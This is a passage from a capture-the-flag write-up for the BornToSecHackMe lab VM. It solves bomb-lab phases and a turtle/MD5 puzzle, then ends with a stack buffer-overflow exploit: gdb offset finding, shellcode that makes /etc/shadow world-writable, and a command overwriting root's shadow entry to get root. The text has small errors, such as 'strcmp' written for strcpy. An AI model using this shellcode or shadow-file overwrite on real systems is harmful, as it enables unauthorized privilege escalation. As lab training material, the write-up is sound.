           node4 = {997, 4, &node5}, node5 = {212, 5, &node6}, node6 = {432, 6, NULL};

typedef struct Node
{
    int value;
    int index;
    struct Node *next;
} Node;

void phase_6(char *inputString)
{
    int inputNumbers[6];
    Node *nodeArray[6];
    Node *firstNode;
    Node *currentNode;
    Node *nextNode;

    read_six_numbers(inputString, inputNumbers);
    for (int i = 0; i < 6; i++)
    {
        if (inputNumbers[i] > 6)
            explode_bomb();

        for (int j = i + 1; j < 6; j++)
            if (inputNumbers[i] == inputNumbers[j])
                explode_bomb();
    }

    for (int i = 0; i < 6; i++)
    {
        currentNode = &node1;
        for (int j = 1; j < inputNumbers[i]; j++)
            currentNode = currentNode->next;
        nodeArray[i] = currentNode;
    }

    currentNode = nodeArray[0];
    firstNode = currentNode;
    for (int i = 1; i < 6; i++)
    {
        nextNode = nodeArray[i];
        currentNode->next = nextNode;
        currentNode = nextNode;
    }

    currentNode = firstNode;
    for (int i = 0; i < 5; i++)
    {
        if (currentNode->value > currentNode->next->value)
            explode_bomb();
        currentNode = currentNode->next;
    }
    return;
}
```

In the sixt phase, the program creates a linked list of **nodes**, each with a specific **value** and **index**.
It then processes our **input**, which must consist of 6 unique numbers each ranging from 1 to 6.

The **input** numbers directly influence the **order** of the nodes in the list, with each number indicating the original position of a node and its new position in the rearranged sequence.

Finally, the program checks if the values in the reordered list are in ascending order and if it's the case we pass this phase.

Since the value of *node4* > *node2* > *node6* >*node3* > *node1* > *node5* the solution is: **4 2 6 3 1 5**

```
int num_input_strings = 0;
char input_strings[1600];

typedef struct nNode
{
    int value;
    struct nNode *left;
    struct nNode *right;
} nNode;

const nNode n1 = {36, &n21, &n22}, n21 = {8, &n31, &n32}, n22 = {50, &n33, &n34},
            n31 = {6, &n41, &n42}, n32 = {22, &n43, &n44}, n33 = {45, &n45, &n46},
            n34 = {107, &n47, &n48}, n41 = {1, NULL, NULL}, n42 = {15, NULL, NULL},
            n43 = {20, NULL, NULL}, n44 = {35, NULL, NULL}, n45 = {40, NULL, NULL},
            n46 = {47, NULL, NULL}, n47 = {99, NULL, NULL}, n48 = {1001, NULL, NULL};

int fun7(nNode *n, int input)
{
    if (n == NULL)
        return -1;

    if (input < n->value)
        return 2 * fun7(n->left, input);
    else if (input > n->value)
        return 2 * fun7(n->right, input) + 1;
    else
        return 0;
}

int secret_phase()
{
    int input = strtol(read_line(), NULL, 10);

    if (input > 1001)
        explode_bomb();

    if (fun7(&n1, input) != 7)
        explode_bomb();

    printf("Wow! You've defused the secret stage!\n");
    phase_defused();

    return 0;
}

void phase_defused(void)
{
    int scanResult;
    int numberInput;
    char inputString[80];

    if (num_input_strings == 6)
    {
        if (sscanf(input_strings + 240, "%d %s", &numberInput, inputString) == 2)
        {
            if (strcmp(inputString, "austinpowers") == 0)
            {
                printf("Curses, you\'ve found the secret phase!\n");
                printf("But finding it and solving it are quite different...\n");
                secret_phase();
            }
        }
        printf("Congratulations! You\'ve defused the bomb!\n");
    }
    return;
}
```

There's a **secret phase** that's revealed by entering the number **9** and the string **austinpowers** during the fourth phase of the executable.
This works because each phase stores 80 characters of our input into a global array **input_strings**.
The conditional check for accessing the secret phase looks at **input_strings** offset by 240 characters, which corresponds to the input from the fourth phase.


To pass the secret phase we need to input a number that is less than 1002 and it must be such that when passed to the function **fun7(n1, input)**, the function returns the value 7.

This is a recursive function that traverses a **binary tree**: **fun7** checks if the **input** is less than, greater than, or equal to the node's **value**. If less, it recursively calls itself on the **left child**, doubling the return value.
If greater, it does the same on the **right child** but adds 1 to the doubled return. If equal, it returns 0.

To achieve a return value of 7, which is an odd number $2n + 1$, we need to follow a specific path:

- The only way to achieve 7 is for **n** to be 3, as $2 \times 3 + 1 = 7$. We must go to the right child of the root.
- Similarly, to get **n** as 3, we again need to choose the right child, because **n** must be 1 $2 \times 1 + 1 = 3$
- Continuing this logic, to get **n** as 1, we again choose the right child, as we need **n** to be 0 $2 \times 0 + 1 = 1$

Finally, to get a return of 0, indicating a match, the input must be equal to the **value** of child node in the third iteration. The solution is therefore **1001**



Having successfully defused the **bomb**, we obtained the final **password**.
Since the 3rd phase had 3 solutions associated with the hint **b**, through a process of trial and error, we discovered the password for the user **thor**:

Publicspeakingisveryeasy.126241207201b2149opekmq426135

```
laurie@BornToSecHackMe:~$ su thor
Password: Publicspeakingisveryeasy.126241207201b2149opekmq426135
thor@BornToSecHackMe:~$ ls
README  turtle
thor@BornToSecHackMe:~$ cat README
Finish this challenge and use the result as password for 'zaz' user.
```

In the home folder of the user **thor**, we came across a file named **turtle** containing numerous turtle graphics instructions, but they were in French. To effectively utilize this information, we created a Bash script to translate these instructions to English:

```
thor@BornToSecHackMe:~$ input_file="./turtle"
output_file="output.txt"
sed -e 's/Tourne gauche de \([0-9]\+\(\.[0-9]\{1,3\}\)\?\) degrees/t.
left(\1)/g' \
    -e 's/Avance \([0-9]\+\(\.[0-9]\{1,3\}\)\?\) spaces/t.forward(\1)/g' \
    -e 's/Recule \([0-9]\+\(\.[0-9]\{1,3\}\)\?\) spaces/t.backward(\1)/g' \
    -e 's/Tourne droite de \([0-9]\+\(\.[0-9]\{1,3\}\)\?\) degrees/t.
right(\1)/g' \
    $input_file > $output_file
thor@BornToSecHackMe:~$ cat output.txt
...
t.right(90)
t.forward(100)
t.backward(200)

Can you digest the message? :)
```

After translating and slightly modifying the instructions from the **turtle** file to enhance clarity, we executed them using **Python's turtle graphics** module:

Following the hint "**Can you digest the message? :)**", we applied the *Message Digest 5* - **MD5** algorithm to hash the word **SLASH**. The password for the **zaz** user is:

646da671ca01bb5d84dbb5fb2238dc8e

```
thor@BornToSecHackMe:~$ su zaz
Password: 646da671ca01bb5d84dbb5fb2238dc8e
zaz@BornToSecHackMe:~$ ls
exploit_me  mail
```

In the home folder of the user **zaz**, we came across a file named **exploit_me**.
We decompiled the executable file with ***Ghidra***:

```
int main(int argc, char *argv[])
{
    char buffer[140];

    if (argc < 2)
        return 1;

    strcpy(buffer, argv[1]);
    puts(buffer);

    return 0;
}
```

This simple executable creates a **buffer** and copies **input** into it without checking size because of **strcmp**, leading to a *buffer overflow* and overwrite the stored **EIP** (Extended Instruction Pointer) on the stack, redirecting the program's execution to our malicous code.

```
thor@BornToSecHackMe:~$ su zaz
Password: 646da671ca01bb5d84dbb5fb2238dc8e
zaz@BornToSecHackMe:~$ ls
exploit_me  mail
zaz@BornToSecHackMe:~$ file exploit_me
exploit_me: setuid setgid ELF 32-bit LSB executable, Intel 80386, version
1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.24,
BuildID[sha1]=0x2457e2f88d6a21c3893bc48cb8f2584bcd39917e, not szazazazazazazaza
zaz@BornToSecHackMe:~$ exec env - gdb -ex 'unset env LINES' -ex 'unset env COLUMNS'
--args ./exploit_me
(gdb) b puts
Breakpoint 1 at 0x8048310
(gdb) run ""
Starting program: /home/zaz/exploit_me ""

Breakpoint 1, 0xb7e927e0 in puts () from /lib/i386-linux-gnu/libc.so.6
(gdb) x $eax
0xbffffdd0:     0xbffffe00    << buffer
(gdb) x $ebp - $eax
0x88:   Cannot access memory at address 0x88 << offset (136 + 4)
(gdb) run $(python -c 'print "A"*(0x88+4) + "BBBB"')
Breakpoint 1, 0xb7e927e0 in puts () from /lib/i386-linux-gnu/libc.so.6
(gdb) c
Continuing.
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

Now that we found the **offset** from the **buffer** to the **stored EIP**, we'll insert a **chmod 777 /etc/shadow shellcode** into the **buffer** and redict the flow of the program to its **address**.

Considering that the buffer begins at the memory address **0xbfffdd0**, and accounting for 144 characters (which includes the offset of 140 characters plus 4 for the **EIP address overwrite**), we can calculate that the actual starting position of the buffer we need to focus on is at address **0xbfffdd0 - 144.**

```
zaz@BornToSecHackMe:~$ env - PWD=$PWD ~/exploit_me $(python -c '
import struct
shellcode = "\x31\xc0\x50\xb0\x0f\x68\x61\x64\x6f\x77\x68\x63\x2f\x73\x68\x68\
x2f\x2f\x65\x74\x89\xe3\x31\xc9\x66\xb9\xff\x01\xcd\x80\x40\xcd\x80"
offset = 140
address = 0xbffffdd0 - offset - 4
packed_address = struct.pack("<I", address)
print(shellcode + "A" * (offset - len(shellcode)) + packed_address)');
1□P□hadowhc/shh//et□□1□f□□@ÀAAAAAAAA...AAAAAAAAAAAAAAAAAAAAAAAAA@□□□
zaz@BornToSecHackMe:~$ echo 'root:$6$TJd1amE7$Uh4V.....cl0:19684:0:99999:7:::'
> /tmp/shadow.new && cat /etc/shadow | grep -v root >> /tmp/shadow.new && cat /
tmp/shadow.new > /etc/shadow && rm /tmp/shadow.new
zaz@BornToSecHackMe:~$ su root
Password: miao
root@BornToSecHackMe:/home/zaz# id
uid=0(root) gid=0(root) groups=0(root)
root@BornToSecHackMe:/home/zaz# cd
root@BornToSecHackMe:~# cat README
CONGRATULATIONS !!!!
To be continued...
```